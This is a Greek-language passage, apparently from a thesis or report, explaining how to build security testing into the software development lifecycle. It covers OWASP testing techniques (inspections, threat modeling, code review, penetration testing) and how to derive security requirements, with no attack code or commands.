Ενσωματώνοντας την ασφάλεια σε όλες τις φάσεις του Κύκλου Ζωής Ανάπτυξης Λογισμικού, επιτυγχάνεται μία συνολική προσέγγιση στην ασφάλεια των εφαρμογών, εκμεταλλευόμενοι τις ήδη υπάρχουσες διαδικασίες του οργανισμού. Ανάλογα με το μοντέλο του Κύκλου Ζωής Ανάπτυξης Λογισμικού που επιλέγεται από τον εκάστοτε οργανισμό, ενδέχεται να χρησιμοποιούνται διαφορετικά ονόματα των φάσεων, αλλά πρακτικά κάθε φάση του γενικού μοντέλου SDLC που φαίνεται στην Εικόνα 1 παραπάνω, αντιπροσωπεύεται σε όλες τις περιπτώσεις.

Τα υπάρχοντα πλαίσια ασφαλείας του Κύκλου Ζωής Ανάπτυξης Λογισμικού, παρέχουν περιγραφικές ή καθοδηγητικές συμβουλές. Ανάλογα με την ωριμότητα της

διαδικασίας που ακολουθείται στον εκάστοτε οργανισμό, επιλέγεται και η αντίστοιχη εκδοχή του πλαισίου ασφαλείας. Πρακτικά, οι καθοδηγητικές περιγράφουν πως θα λειτουργεί η ασφάλεια του Κύκλου Ζωής Ανάπτυξης Λογισμικού και οι περιγραφικές αντίστοιχα το πώς θα χρησιμοποιείται στον πραγματικό κόσμο. Και οι δύο χρησιμοποιούνται. Για παράδειγμα ένα καθοδηγητικό πλαίσιο μπορεί να παρέχει μία λίστα από πιθανούς ελέγχους ασφαλείας που μπορούν να εφαρμοστούν, ενώ αντίστοιχα οι περιγραφικές μπορούν να βοηθήσουν στη διαδικασία λήψης αποφάσεων. Η περιγραφική ασφάλεια περιλαμβάνει στο BSIMM-V, ενώ αντίστοιχα η συμβουλευτική περιλαμβάνει το Open Software Assurance Maturity Model (OpenSAMM) του OWASP και το ISO/IEC 27034 Parts 1-8 [6].

Είναι κατανοητό ότι όταν ένα σφάλμα ανιχνεύεται όσο το δυνατό ταχύτερα στον Κύκλο Ζωής Ανάπτυξης Λογισμικού, αντιμετωπίζεται αντίστοιχα πιο γρήγορα και με μικρότερο κόστος. Για να επιτευχθεί αυτό είναι σημαντικό να είναι όσο το δυνατό περισσότερο εκπαιδευμένες σε θέματα ασφαλείας, οι ομάδες ανάπτυξης και ελέγχων. Είναι σημαντικό επίσης να είναι γνωστή η ασφάλεια που απαιτείται για το εκάστοτε έργο. Οι πληροφορίες και τα περιουσιακά στοιχεία που θα απαιτηθεί να προστατευτούν, θα πρέπει να είναι ταξινομημένα ως προς τον τρόπο με τον οποίο θα αντιμετωπίζονται (εμπιστευτικά, μυστικά, άκρως μυστικά κλπ.). Σε αυτή την περίπτωση θα πρέπει να προβλέπονται οι ισχύουσες απαιτήσεις ασφαλείας που είναι σε ισχύ ανάλογα με την έδρα του εκάστοτε οργανισμού (π.χ. Οδηγίες της ΕΕ για την αντιμετώπιση προσωπικών δεδομένων σε εφαρμογές).

Μία επιτυχής δοκιμή ασφαλείας για τρωτά σημεία μίας εφαρμογής, απαιτεί ο έλεγχος να γίνεται στη λογική “out of the box”, ώστε η δοκιμή ασφαλείας να μην γίνει βάσει της κανονικής συμπεριφοράς της εφαρμογής, αλλά βάσει της συμπεριφοράς ενός εισβολέα στην προσπάθεια του να σπάσει μία εφαρμογή. Με δεδομένο ότι κάθε εφαρμογή αναπτύσσεται με μοναδικό τρόπο ακόμα και εάν χρησιμοποιούνται κοινά πλαίσια ανάπτυξης εφαρμογών, τα αυτοματοποιημένα εργαλεία ελέγχων ασφαλείας αποτυγχάνουν συχνά στους ελέγχους, γιατί οι έλεγχοι θα πρέπει να υλοποιούνται ανά περίπτωση.

Οπότε είναι σημαντικό κατά τον αρχικό προγραμματισμό ενός ελέγχου ασφαλείας, να γίνει όσο το δυνατό καλύτερη τεκμηρίωση της εφαρμογής, όπως είναι για παράδειγμα η αρχιτεκτονική, τα διαγράμματα ροής και οι περιπτώσεις χρήσης.

Χρειάζεται προσοχή ώστε να μην θεωρηθεί σαν πλήρης μία επισκόπηση ασφαλείας η οποία έχει γίνει επιφανειακά, γιατί θα υπάρχει η ψευδαίσθηση ότι η εφαρμογή είναι ασφαλής. Αυτό μπορεί να ισοδυναμεί με το να μην έχει γίνει κανένας έλεγχος. Είναι πολύ σημαντικό τα ευρήματα να εξετάζονται προσεκτικά, ώστε να μην θεωρηθούν λανθασμένα σαν θετικά. Επίσης θα πρέπει να γίνεται επαλήθευση ότι κάθε τμήμα της λογικής της εφαρμογής έχει ελεγχθεί και παράλληλα έχει εξεταστεί κάθε σενάριο χρήσης πιθανών τρωτών σημείων.

Ένας έλεγχος ασφαλείας με την λογική του “black box” μπορεί να έχει εντυπωσιακά και χρήσιμα αποτελέσματα, παρόλα αυτά εάν υπάρχει διαθέσιμος ο πηγαίος κώδικας στο προσωπικό ασφαλείας, θα βοηθήσει κατά τους ελέγχους γιατί είναι πιθανό να εντοπιστούν τρωτά σημεία της εφαρμογής, τα οποία δεν θα μπορούσαν να ελεγχθούν κατά την διάρκεια ελέγχων με την λογική του “black box”.

Ένας σωστός προγραμματισμός ασφαλείας επίσης, θα πρέπει να μπορεί να καθορίζει ότι τα πράγματα γίνονται όλο και καλύτερα. Οπότε είναι σημαντικό να παρακολουθούνται τα αποτελέσματα των δοκιμών και να αναπτύσσονται μετρήσεις που θα αποκαλύπτουν την τάση ασφάλειας των εφαρμογών εντός του οργανισμού.

Ένας σωστός προγραμματισμός μετρήσεων θα μπορεί να δείξει εάν απαιτείται περισσότερη εκπαίδευση, εάν υπάρχει κάποιος μηχανισμός ασφαλείας ο οποίος δεν είναι σαφώς κατανοητός ή εάν μειώνονται τα προβλήματα ασφαλείας στη διάρκεια του χρόνου.

Οι τακτικές μετρήσεις που δημιουργούνται με αυτοματοποιημένες μεθόδους από τον διαθέσιμο πηγαίο κώδικα, βοηθούν τον οργανισμό στην αξιολόγηση της αποτελεσματικότητας των μηχανισμών ασφαλείας. Η χρήση τυποποιημένων μετρήσεων μπορεί να βοηθήσει περισσότερο τον οργανισμό στην ανάπτυξη των μετρήσεων, οι οποίες είναι σχετικά δύσκολο να αναπτυχθούν.

Η ολοκλήρωση μίας διαδικασίας δοκιμών, είναι σημαντικό να περιλαμβάνει και αρχείο το οποίο θα καταγράφει τις ενέργειες των δοκιμών, από ποιους έγιναν, καθώς και τα πορίσματα των δοκιμών. Η μορφή της έκθεσης θα πρέπει να είναι με τέτοιο

τρόπο δομημένη, ώστε να είναι κατανοητή από όλους τους εκάστοτε εμπλεκόμενους, όπως είναι για παράδειγμα οι προγραμματιστές και το προσωπικό της πληροφορικής, οι διαχειριστές των έργων, η διοίκηση του οργανισμού, οι εσωτερικοί ελεγκτές ή η κανονιστική συμμόρφωση. Η χρήση ενός προτύπου έκθεσης δοκιμών ασφαλείας, μπορεί να βοηθήσει προς αυτή την κατεύθυνση και να εξασφαλίσει ότι τα αποτελέσματα τεκμηριώνονται με ακρίβεια και συνέπεια.

1.4 Εξήγηση Τεχνικών δοκιμών

Για την υλοποίηση ενός προγράμματος δοκιμών χρησιμοποιούνται τεχνικές ελέγχου. Βάσει του OWASP testing Guide [7], οι τεχνικές αυτές είναι:

- Χειροκίνητες επιθεωρήσεις και αναθεωρήσεις (Manual Inspections and Review)
- Μοντελοποίηση απειλών (Threat Modeling)
- Αναθεώρηση κώδικα (Code Review)
- Δοκιμή διείσδυσης (Penetration Testing)

Παρακάτω θα αναλυθούν τα πλεονεκτήματα και μειονεκτήματα των παραπάνω τεχνικών.

1.4.1 Χειροκίνητες επιθεωρήσεις και αναθεωρήσεις

Οι χειροκίνητες επιθεωρήσεις αφορούν δοκιμές ασφάλειας του προσωπικού, των πολιτικών και των διαδικασιών ενός οργανισμού. Οι χειροκίνητες επιθεωρήσεις διενεργούνται από τους επιθεωρητές ασφάλειας και ενδέχεται να περιλαμβάνουν επίσης και τον έλεγχο των αποφάσεων που έχουν υλοποιηθεί, όπως για παράδειγμα ένα αρχιτεκτονικό σχέδιο της λύσης που ακολουθήθηκε. Η υλοποίηση των χειροκίνητων επιθεωρήσεων διεξάγεται μέσω συνεντεύξεων με το τεχνικό προσωπικό της ελεγχόμενης τεχνικής λύσης ή με την ανάλυση της τεκμηρίωσης που θα παρασχεθεί.

Παρόλο που η συγκεκριμένη λύση ελέγχου είναι απλή ως προς την υλοποίηση της, μπορεί να δώσει πολύ καλά αποτελέσματα, γιατί είναι σε θέση να αναδείξει προβλήματα ασφαλείας πολύ γρήγορα. Επίσης μέσω της χειροκίνητης επιθεώρησης μπορεί να ελεγχθεί ο Κύκλος Ζωής Ανάπτυξης Λογισμικού, διασφαλίζοντας ότι οι

πολιτικές που έχουν εφαρμοστεί, καθώς και η ικανότητα του εμπλεκόμενου προσωπικού είναι σε επαρκές επίπεδο.

Γίνεται κατανοητό βέβαια, ότι απαιτείται η χρήση ενός μοντέλου εμπιστοσύνης και επαλήθευσης για την επιτυχία του συγκεκριμένου τύπου επιθεώρησης.

Από τα παραπάνω διαπιστώνεται ότι σαν πλεονεκτήματα του συγκεκριμένου μοντέλου επιθεώρησης μπορούν να καταγραφούν ότι δεν απαιτείται η χρήση τεχνολογίας για την υλοποίησης της, μπορεί να εφαρμοστεί σε διάφορες καταστάσεις, παρέχει ευελιξία και προωθεί την ομαδική εργασία, ενώ τέλος μπορεί να εφαρμοστεί από τα πρώτα στάδια του Κύκλου Ζωής Ανάπτυξης Λογισμικού.

Αντίστοιχα όμως μπορεί να είναι χρονοβόρα για την υλοποίηση της, ενδέχεται να μην υπάρχει διαθέσιμο υλικό υποστήριξης και τέλος απαιτεί το προσωπικό που θα διενεργήσει τους ελέγχους να έχει σχετική εμπειρία για να φέρει ένα ικανοποιητικό αποτέλεσμα.

1.4.2 Μοντελοποίηση απειλών

Η μοντελοποίηση απειλών δίνει τη δυνατότητα στον σχεδιαστή να αναπτύξει στρατηγικές μετριασμού των πιθανών τρωτών σημείων και παράλληλα βοηθά στην εστίαση της προσοχής στα μέρη του συστήματος που απαιτούν περισσότερο έλεγχο. Η μοντελοποίηση απειλών θα μπορούσε να περιγραφεί απλά ως εκτίμηση κινδύνου εφαρμογών.

Για την ανάπτυξη ενός μοντέλου απειλής, υπάρχουν διαθέσιμα πρότυπα εκτίμησης κινδύνου, όπως είναι για παράδειγμα το NIST 800-30 [8].

Ένα μοντέλο απειλής, έχει συνήθως για έξοδο μία συλλογή από λίστες και διαγράμματα. Το Code Review Guide της OWASP [9] είναι ένα παράδειγμα μεθοδολογίας μοντελοποίησης απειλών.

Πλεονεκτήματα της χρήσης της μοντελοποίησης απειλών μπορούν να θεωρηθούν ότι είναι η χρησιμοποίηση της πρακτικά με τη λογική του εισβολέα, ότι είναι ευέλικτη και ότι μπορεί και αυτή να εφαρμοστεί επίσης από τα πρώτα στάδια του Κύκλου Ζωής Ανάπτυξης Λογισμικού.

Αντίστοιχα σαν μειονέκτημα της μπορεί να καταγραφεί το ότι ακόμα και ένα καλό μοντέλο απειλής, δεν εξασφαλίζει απαραίτητα και καλό λογισμικό.

1.4.3 Επιθεώρηση πηγαίου κώδικα

Η επιθεώρηση του πηγαίου κώδικα μίας εφαρμογής, είναι μία διαδικασία μη αυτομάτου ελέγχου ασφαλείας η οποία μπορεί να αναδείξει πολύ σοβαρές αδυναμίες ασφαλείας, σε σχέση με τις υπόλοιπες μορφές ελέγχου. Για το σκοπό αυτό είναι πολύ σημαντικό, ιδιαίτερα για εφαρμογές οι οποίες αναπτύσσονται εντός του οργανισμού, να ελέγχεται ο πηγαίος κώδικάς των εφαρμογών.

Με την επιθεώρηση του πηγαίου κώδικα, ανακαλύπτονται πολλά προβλήματα ασφαλείας τα οποία είναι δύσκολο να βρεθούν με άλλα είδη δοκιμών, για αυτό και προτιμάται για τις τεχνικές δοκιμές ασφαλείας. Επίσης με την επιθεώρηση του πηγαίου κώδικα, καθορίζονται με ακρίβεια τα προβλήματα και μπορεί να παρακαμφτεί ο έλεγχος της μορφής “black box”.

Με την επιθεώρηση του πηγαίου κώδικα είναι πολύ πιθανό να βρεθούν προβλήματα τα οποία εμφανίζονται συχνά ως ευπάθειες σε web εφαρμογές, όπως είναι προβλήματα ταυτόχρονης λειτουργίας, λανθασμένης επιχειρησιακής λογικής, ελέγχου πρόσβασης, κρυπτογραφικές αδυναμίες, καθώς και backdoors, Trojans, Easter eggs, time bombs, logic bombs και άλλες μορφές κακόβουλου κώδικα.

Μία σημαντική παράμετρος η οποία πρέπει να ληφθεί υπόψη, είναι πως ο πηγαίος κώδικας που αναπτύσσεται ενδέχεται να μην είναι ίδιος με αυτόν που θα αναλυθεί, οπότε απαιτείται να ελέγχονται και οι επιχειρησιακές διαδικασίες παράλληλα.

Με βάσει τα παραπάνω, γίνεται κατανοητό ότι τα πλεονεκτήματα της επιθεώρησης του πηγαίου κώδικα είναι η πληρότητα, η αποτελεσματικότητα και η ακρίβεια της, ενώ παράλληλα είναι γρήγορη εάν υλοποιείται από ικανούς επιθεωρητές.

Αντίστοιχα όμως απαιτεί προγραμματιστές ασφαλείας με πολύ εξιδεικευμένες γνώσεις, μπορεί να χάσει ευρήματα σε compiled libraries ή να μην ανακαλύψει εύκολα run-time errors, ενώ υπάρχει πιθανότητα ο πηγαίος κώδικας που χρησιμοποιείται πραγματικά, να διαφέρει από αυτόν που αναλύεται.

1.4.4 Δοκιμές διείσδυσης

Οι δοκιμές διείσδυσης χρησιμοποιούνται πολλά χρόνια στην ασφάλεια δικτύων και είναι κυρίως γνωστές ως δοκιμές “black box” ή “ethical hacking”.

Ουσιαστικά αφορούν απομακρυσμένες δοκιμές ελέγχων ασφαλείας μίας εφαρμογής, χωρίς να είναι γνωστή η εσωτερική λειτουργία της. Ο ελεγκτής έχει αρχικά δικαιώματα επιπέδου απλού χρήστη, συνήθως με τη χρήση έγκυρου λογαριασμού στην εφαρμογή και προσπαθεί να λειτουργήσει σαν εισβολέας εκμεταλλευόμενος τυχόν ευπάθειες της εφαρμογής.

Με δεδομένο ότι οι web εφαρμογές αναπτύσσονται συνήθως ειδικά για κάθε οργανισμό, η δοκιμές διείσδυσης λειτουργούν κυρίως με την μορφή της απλής έρευνας. Υπάρχουν εργαλεία ελέγχου διείσδυσης που αυτοματοποιούν την διαδικασίας ελέγχου, αλλά με τη φύση των web εφαρμογών τα αποτελέσματά τους είναι συνήθως φτωχά.

Οι δοκιμές διείσδυσης χρησιμοποιούνται συχνά ως οι κύριες ή αποκλειστικές δοκιμές ασφαλείας web εφαρμογών σε έναν οργανισμό, αλλά αυτό δεν είναι σωστό και θα πρέπει να αποτελούν μέρος ενός προγράμματος δοκιμών και όχι την αποκλειστική μέθοδο.

Ωστόσο, στοχευμένες δοκιμές διείσδυσης, όπως είναι για παράδειγμα ο έλεγχος γνωστών αδυναμιών που εντοπίστηκαν σε προηγούμενες επιθεωρήσεις, μπορεί να αποδειχθούν χρήσιμες για τον έλεγχο του καθαρισμού του πηγαίου κώδικα από προηγούμενα ευρήματα.

Πλεονεκτήματα των δοκιμών διείσδυσης είναι η ταχύτητα υλοποίησης τους (άρα με αντίστοιχα μικρό κόστος), δεν απαιτούν υψηλό επίπεδο εξειδίκευσης των ελεγκτών, ενώ τέλος ελέγχεται ο κώδικας που τελικά θα είναι στην παραγωγή.


Αντίστοιχα όμως, εφαρμόζονται στο τέλος του Κύκλου Ζωής Ανάπτυξης Λογισμικού, και οι έλεγχοι είναι της λογικής front impact.

1.4.5 Επιλογή σωστής τεχνικής

Παραπάνω αναλύθηκαν οι τεχνικές ελέγχων ασφαλείας. Πως όμως επιλέγεται η σωστή ή οι σωστές τεχνικές ανά περίπτωση? Ιστορικά χρησιμοποιήθηκαν κυρίως οι δοκιμές διείσδυσης. Παρόλο που έχουν αποδειχθεί χρήσιμες, δεν αντιμετωπίζουν αποτελεσματικά μεγάλο εύρος θεμάτων και στον Κύκλο Ζωής Ανάπτυξης Λογισμικού χρησιμοποιούνται στο τέλος του και για μικρό εύρος.

Πρακτικά η πιο σωστή προσέγγιση αφορά μία ισορροπημένη χρήση διάφορων τεχνικών η οποία θα καλύπτει τις δοκιμές σε όλες τις φάσεις του Κύκλου Ζωής Ανάπτυξης Λογισμικού, αξιοποιώντας τις πλέον κατάλληλες τεχνικές ανά φάση ανάπτυξης.

Μια ισορροπημένη προσέγγιση διαφέρει ανά περίπτωση και εξαρτάται από πολλούς παράγοντες όπως για παράδειγμα η ωριμότητα της διαδικασίας δοκιμών ή της εταιρικής κουλτούρας. Ένα τυπικό παράδειγμα αναλογικής αντιπροσώπευσης στον Κύκλο Ζωής Ανάπτυξης Λογισμικού φαίνεται στα παρακάτω σχήματα, όπου είναι διακριτό ότι η μεγαλύτερη έμφαση δίνεται στα αρχικά στάδια της ανάπτυξης του λογισμικού.



Εικόνα 3: Αναλογία δοκιμαστικής προσπάθειας σε SDLC

Εικόνα 4: Αναλογία δοκιμαστικής προσπάθειας σύμφωνα με την τεχνική δοκιμής

1.5 Δημιουργία απαιτήσεων δοκιμών ασφαλείας

Οι απαιτήσεις ασφαλείας προσδιορίζουν τους στόχους ενός προγράμματος δοκιμών. Παρακάτω θα αναλυθούν οι μέθοδοι τεκμηρίωσης των απαιτήσεων για δοκιμές

ασφαλείας κατά τη διάρκεια του Κύκλου Ζωής Ανάπτυξης Λογισμικού, καθώς και τη διαχείριση των κινδύνων ασφαλείας λογισμικού, βάσει των αποτελεσμάτων των δοκιμών.

Βασικός στόχος των δοκιμών ασφαλείας, αποτελεί η επικύρωση της αναμενόμενης λειτουργίας των ελέγχων, μέσω των απαιτήσεων ασφαλείας. Αυτό σημαίνει ότι διασφαλίζεται για τα δεδομένα και την υπηρεσία, η διαθεσιμότητα, η εμπιστευτικότητα και η ακεραιότητα τους. Επίσης στόχος είναι η επικύρωση της εφαρμογής των ελέγχων ασφαλείας με όσο το δυνατό λιγότερες ευπάθειες.

Αρχικά απαιτείται κατανόηση των επιχειρηματικών απαιτήσεων για την τεκμηρίωση αντίστοιχα των απαιτήσεων ασφαλείας. Οι επιχειρηματικές απαιτήσεις παρέχουν πληροφορίες σχετικά με τη λειτουργικότητα της εφαρμογής. Μέρος της ασφάλειας των επιχειρηματικών απαιτήσεων αποτελεί η προστασία των δεδομένων των πελατών του οργανισμού και η συμμόρφωση με τους κανονισμούς, τα πρότυπα και τις πολιτικές.

Ο έλεγχος συμμόρφωσης της εφαρμογής με τους κανονισμούς, τα πρότυπα και τις πολιτικές, αποτελεί μία αρχική ανάλυση ελέγχου, με σκοπό να εντοπιστούν απαιτήσεις συμμόρφωσης με κανονισμούς βάσει του επιχειρηματικού τομέα και της χώρας στους οποίους δραστηριοποιείται ο οργανισμός. Επίσης θα πρέπει να ληφθούν υπόψη τα εφαρμοστέα βιομηχανικά πρότυπα για την ασφάλεια. Τέλος θα πρέπει να λαμβάνεται υπόψη και η συμμόρφωση με τα πρότυπα και τις πολιτικές του οργανισμού.

Οπότε, όταν οι απαιτήσεις ασφαλείας αντιστοιχούν στους κανόνες συμμόρφωσης, η δοκιμή ασφαλείας μπορεί να επικυρώσει την έκθεση των κινδύνων συμμόρφωσης. Εάν προκύψουν παραβιάσεις βάσει των προτύπων και των πολιτικών ασφαλείας των πληροφοριών, θα προκύψει αντίστοιχα και ο κίνδυνος που μπορεί να τεκμηριωθεί, άρα θα πρέπει και ο οργανισμός να τον διαχειριστεί.

Κύριος στόχος των δοκιμών ασφαλείας αποτελεί η επικύρωση των απαιτήσεων ασφαλείας από άποψη λειτουργικότητας. Αντίστοιχα, βάσει της διαχείρισης κινδύνου, ο στόχος των αξιολογήσεων της ασφάλειας πληροφοριών είναι η επικύρωση των απαιτήσεων ασφαλείας. Κύριο στόχο των αξιολογήσεων ασφαλείας πληροφοριών, αποτελεί, σε υψηλό επίπεδο, ο εντοπισμός των κενών σε ελέγχους ασφαλείας, όπως

είναι για παράδειγμα η κρυπτογράφηση, ο έλεγχος ελέγχου ταυτότητας ή εξουσιοδότησης. Αντίστοιχα, βαθύτερος στόχος της αξιολόγησης αποτελεί η ανάλυση κινδύνου, όπως είναι για παράδειγμα ο εντοπισμός τυχόν αδυναμιών σε ελέγχους ασφαλείας, οι οποίοι είναι υπεύθυνοι για τη διαθεσιμότητα, ακεραιότητα και εμπιστευτικότητα των δεδομένων.

Βάσει της αξιολόγησης ασφάλειας, οι απαιτήσεις ασφαλείας επικυρώνονται ανά φάση του Κύκλου Ζωής Ανάπτυξης Λογισμικού, με τη χρήση διαφορετικών τεχνικών και μεθοδολογιών δοκιμών.

Τυχόν ζητήματα ασφαλείας που εντοπίζονται στην αρχή του Κύκλου Ζωής Ανάπτυξης Λογισμικού, τεκμηριώνονται σε προγράμματα δοκιμών, με στόχο την επικύρωσή τους με δοκιμές ασφαλείας, σε επόμενη φάση της ανάπτυξης του λογισμικού. Με τον συνδυασμό των αποτελεσμάτων διαφόρων τεχνικών δοκιμών, μπορεί να αντληθούν καλύτερες περιπτώσεις δοκιμών ασφαλείας, αυξάνοντας το επίπεδο διασφάλισης των απαιτήσεων ασφαλείας.

Ένας σημαντικός παράγοντας επαλήθευσης ότι οι έλεγχοι ασφαλείας έχουν σχεδιαστεί και κατασκευαστεί με σκοπό τον περιορισμό των επιπτώσεων από την έκθεση των τρωτών σημείων, είναι να λαμβάνονται υπόψη οι βαθύτερες αιτίες αυτών των τρωτών σημείων, βάσει της ταξινόμησης των απειλών και αντίμετρων.

Όσον αφορά τις web εφαρμογές, μία καλή εκκίνηση για την εξαγωγή των απαιτήσεων ασφαλείας, αποτελεί η έκθεση των ελέγχων ασφαλείας σε κοινά σημεία ευπάθειας, όπως είναι για παράδειγμα το OWASP Top Ten [10].

Μία κατηγοριοποίηση απειλών και αντίμετρων για ευπάθειες, θα μπορεί να χρησιμοποιηθεί επίσης για την τεκμηρίωση των απαιτήσεων ασφαλείας για την κωδικοποίηση, όπως είναι τα πρότυπα κωδικοποίησης.

Η κρισιμότητα των τρωτών σημείων για την υποστήριξη μίας στρατηγικής μετριασμού κινδύνων, πρέπει να λαμβάνεται υπόψη στις απαιτήσεις ασφαλείας. Ένας οργανισμός θα μπορεί να διατηρεί μία βάση ευπαθειών που έχουν εντοπιστεί σε εφαρμογές, ώστε τα θέματα ασφαλείας να μπορούν να καταγραφούν βάσει του τύπου, του θέματος, του μετριασμού και της πηγής τους και να αντιστοιχιστούν στις εφαρμογές όπου βρίσκονται. Η συγκεκριμένη βάση θα μπορούσε να βοηθήσει στην

καταγραφή μετρήσεων για την ανάλυση της αποτελεσματικότητας των δοκιμών ασφαλείας κατά την διάρκεια του Κύκλου Ζωής Ανάπτυξης Λογισμικού.

Ο συνδυασμός για παράδειγμα των αποτελεσμάτων από την ανάλυση του πηγαίου κώδικα και των δοκιμών διείσδυσης, είναι πιθανό να προσδιορίσουν την πιθανότητα έκθεσης της ευπάθειας, οπότε θα μπορεί να υπολογιστεί αντίστοιχα και η βαθμολογία κινδύνου της ευπάθειας. Με την αναφορά των αξιολογήσεων κινδύνου τρωτότητας των ευρημάτων, θα μπορεί να αποφασιστεί η στρατηγική μετριασμού που θα ακολουθηθεί, όπως για παράδειγμα να δοθεί προτεραιότητα στα ευρήματα υψηλού και μεσαίου κινδύνου, σε σχέση με τα ευρήματα χαμηλού κινδύνου.

1.6 Παροχή λειτουργικών και μη λειτουργικών απαιτήσεων δοκιμών

Τα πρότυπα, οι πολιτικές και οι κανονισμοί που ισχύουν σε έναν οργανισμό, δημιουργούν την ανάγκη διενέργειας ελέγχων ασφαλείας, καθώς και λειτουργικότητας ελέγχων. Οι απαιτήσεις ασφαλείας χωρίζονται στις “θετικές απαιτήσεις” και στις “αρνητικές απαιτήσεις”.

Οι “θετικές απαιτήσεις” αφορούν τον έλεγχο αναμενόμενης λειτουργικότητας μέσω δοκιμών ασφαλείας, όπως είναι για παράδειγμα να επιτρέπονται έως έξι αποτυχημένες προσπάθειες σύνδεσης πριν κλειδωθεί ο λογαριασμός του χρήστη ή οι κωδικοί πρόσβασης να έχουν ελάχιστο μήκος έξι αλφαριθμητικών χαρακτήρων. Με τον έλεγχο των θετικών απαιτήσεων επιβεβαιώνεται η αναμενόμενη λειτουργικότητα σύμφωνα με προκαθορισμένες εισόδους.

Παραδείγματα απαιτήσεων ασφαλείας για έλεγχο ταυτότητας, είναι τα παρακάτω:

- Προστασία των διαπιστευτηρίων του χρήστη
- Κάλυψη (masking) των εμπιστευτικών δεδομένων όπως είναι οι κωδικοί και τα passwords
- Κλείδωμα του λογαριασμού ενός χρήστη, μετά από συγκεκριμένο αριθμό αποτυχημένων προσπαθειών
- Σε περίπτωση αποτυχημένης σύνδεσης, να μην εμφανίζονται συγκεκριμένα μηνύματα λάθους
- Να επιτρέπεται η χρήση κωδικών συγκεκριμένης μορφής (π.χ. μόνο αλφαριθμητικοί) και μήκους

- Η αλλαγή κωδικού πρόσβασης να επιτρέπεται μόνο αφού επικυρωθεί ο παλιός κωδικός και απαντηθεί μία επιπλέον ερώτηση (challenge question)
- Η επαναφορά του κωδικού πρόσβασης θα γίνεται μετά την επικύρωση του ονόματος του χρήστη και της καταχωρημένης διεύθυνσης ηλεκτρονικού ταχυδρομείου, στην οποία θα αποσταλεί προσωρινός κωδικός πρόσβασης, ο οποίος θα χρησιμοποιηθεί για την επαναφορά του κωδικού πρόσβασης με νέο κωδικό. Για μεγαλύτερη ασφάλεια, μπορεί να απαιτηθεί επιπλέον και η απάντηση σε μία επιπλέον ερώτηση (challenge question)

Αντίστοιχα οι "αρνητικές απαιτήσεις" αφορούν τις δοκιμές ασφαλείας οι οποίες ελέγχουν απροσδόκητες συμπεριφορές όπως είναι για παράδειγμα ο έλεγχος ότι δεν επιτρέπεται η τροποποίηση και η καταστροφή δεδομένων της εφαρμογής ή ο έλεγχος ότι η εφαρμογή δεν χρησιμοποιείται για παράνομες και μη εξουσιοδοτημένες οικονομικές συναλλαγές από κακόβουλους χρήστες.

Είναι κατανοητό ότι η μη αναμενόμενη συμπεριφορά των αναζητήσεων κάνει πιο δύσκολη την δοκιμή των αρνητικών απαιτήσεων, απαιτώντας από αυτόν που διενεργεί τον έλεγχο να καταλήγει σε απρόβλεπτες συνθήκες εισόδου, αιτίων και επιπτώσεων. Για τον λόγο αυτό, απαιτείται οι δοκιμές ασφαλείας για αρνητικές απαιτήσεις να καθοδηγούνται από αναλύσεις κίνδυνων και προσομοιώσεις απειλών, ώστε να μπορούν να τεκμηριωθούν τα σενάρια των απειλών και η λειτουργικότητα των αντιμέτρων ως παράγοντες για την άμβλυνση των απειλών.

Σε περιπτώσεις ελέγχου απειλών ταυτότητας για παράδειγμα, θα μπορούσαν να τεκμηριωθούν οι παρακάτω απαιτήσεις ασφαλείας:

- Κρυπτογράφηση των δεδομένων ελέγχου ταυτότητας κατά την αποθήκευση και μεταφορά τους, ώστε να μειώνεται ο κίνδυνος επιθέσεων αποκάλυψης πληροφοριών και πρωτοκόλλου ελέγχου ταυτότητας
- Κρυπτογράφηση των κωδικών πρόσβασης με τη χρήση μη αναστρέψιμης κρυπτογράφησης (π.χ. χρήση HASH digest) για την αποφυγή dictionary attacks
- Κλείδωμα κωδικών μετά την καταγραφή ενός αριθμού αποτυχημένων προσπαθειών και επιβολή χρήσης πολύπλοκων κωδικών πρόσβασης για την

μείωση των κινδύνων επιθέσεων με τη μορφή της δοκιμής κωδικών πρόσβασης

- Εμφάνιση γενικών μηνυμάτων σφάλματος κατά την επικύρωση των διαπιστευτηρίων, με σκοπό την μείωση του κινδύνου συλλογής λογαριασμών
- Ταυτόχρονη πιστοποίηση του client και του server για την αποφυγή επιθέσεων non-repudiation και Man In The Middle (MiTM).

Για την κατανόηση του τι κάνει μία εφαρμογή, απαιτείται η περιγραφή της λειτουργικότητας της, η οποία μπορεί να επιτευχθεί με την περιγραφή των περιπτώσεων χρήσης (use cases). Οι περιπτώσεις χρήσης δείχνουν σε γραφική μορφή τις αλληλεπιδράσεις των "actors" (χρήστης η εξωτερική σύνδεση) και των σχέσεων τους και βοηθούν στον εντοπισμό παραγόντων στην εφαρμογή, των σχέσεων τους, των ειδικών απαιτήσεων, καθώς και των προϋποθέσεων.

Αντίστοιχα με τις περιπτώσεις χρήσης, οι περιπτώσεις κακής χρήσης και κατάχρησης [11] περιγράφουν τα σενάρια αίτησης για ακούσια ή κακόβουλη χρήση. Αυτές οι περιπτώσεις κακής χρήσης δίνουν μία μέθοδο περιγραφής των σεναρίων για τον τρόπο με τον οποίο ένας εισβολέας μπορεί να κάνει κακή χρήση και να καταχραστεί μία εφαρμογή. Μέσω μεμονωμένων βημάτων σε ένα σενάριο χρήσης και υπολογίζοντας κακόβουλες χρήσεις, ενδέχεται να αποκαλυφθούν τυχόν ατέλειες της εφαρμογής. Είναι σημαντικό να περιγραφούν όσο το δυνατό περισσότερες κρίσιμες χρήσεις και τα αντίστοιχα σενάρια κατάχρησης. Η καταγραφή των κρισιμότερων περιπτώσεων κακής χρήσης και κατάχρησης βοηθά στην τεκμηρίωση των απαιτήσεων ασφαλείας και των αναγκαίων ελέγχων για την μείωση των κινδύνων ασφαλείας.

1.7 Δοκιμές ασφαλείας ενσωματωμένες στις ροές εργασιών ανάπτυξης και δοκιμών

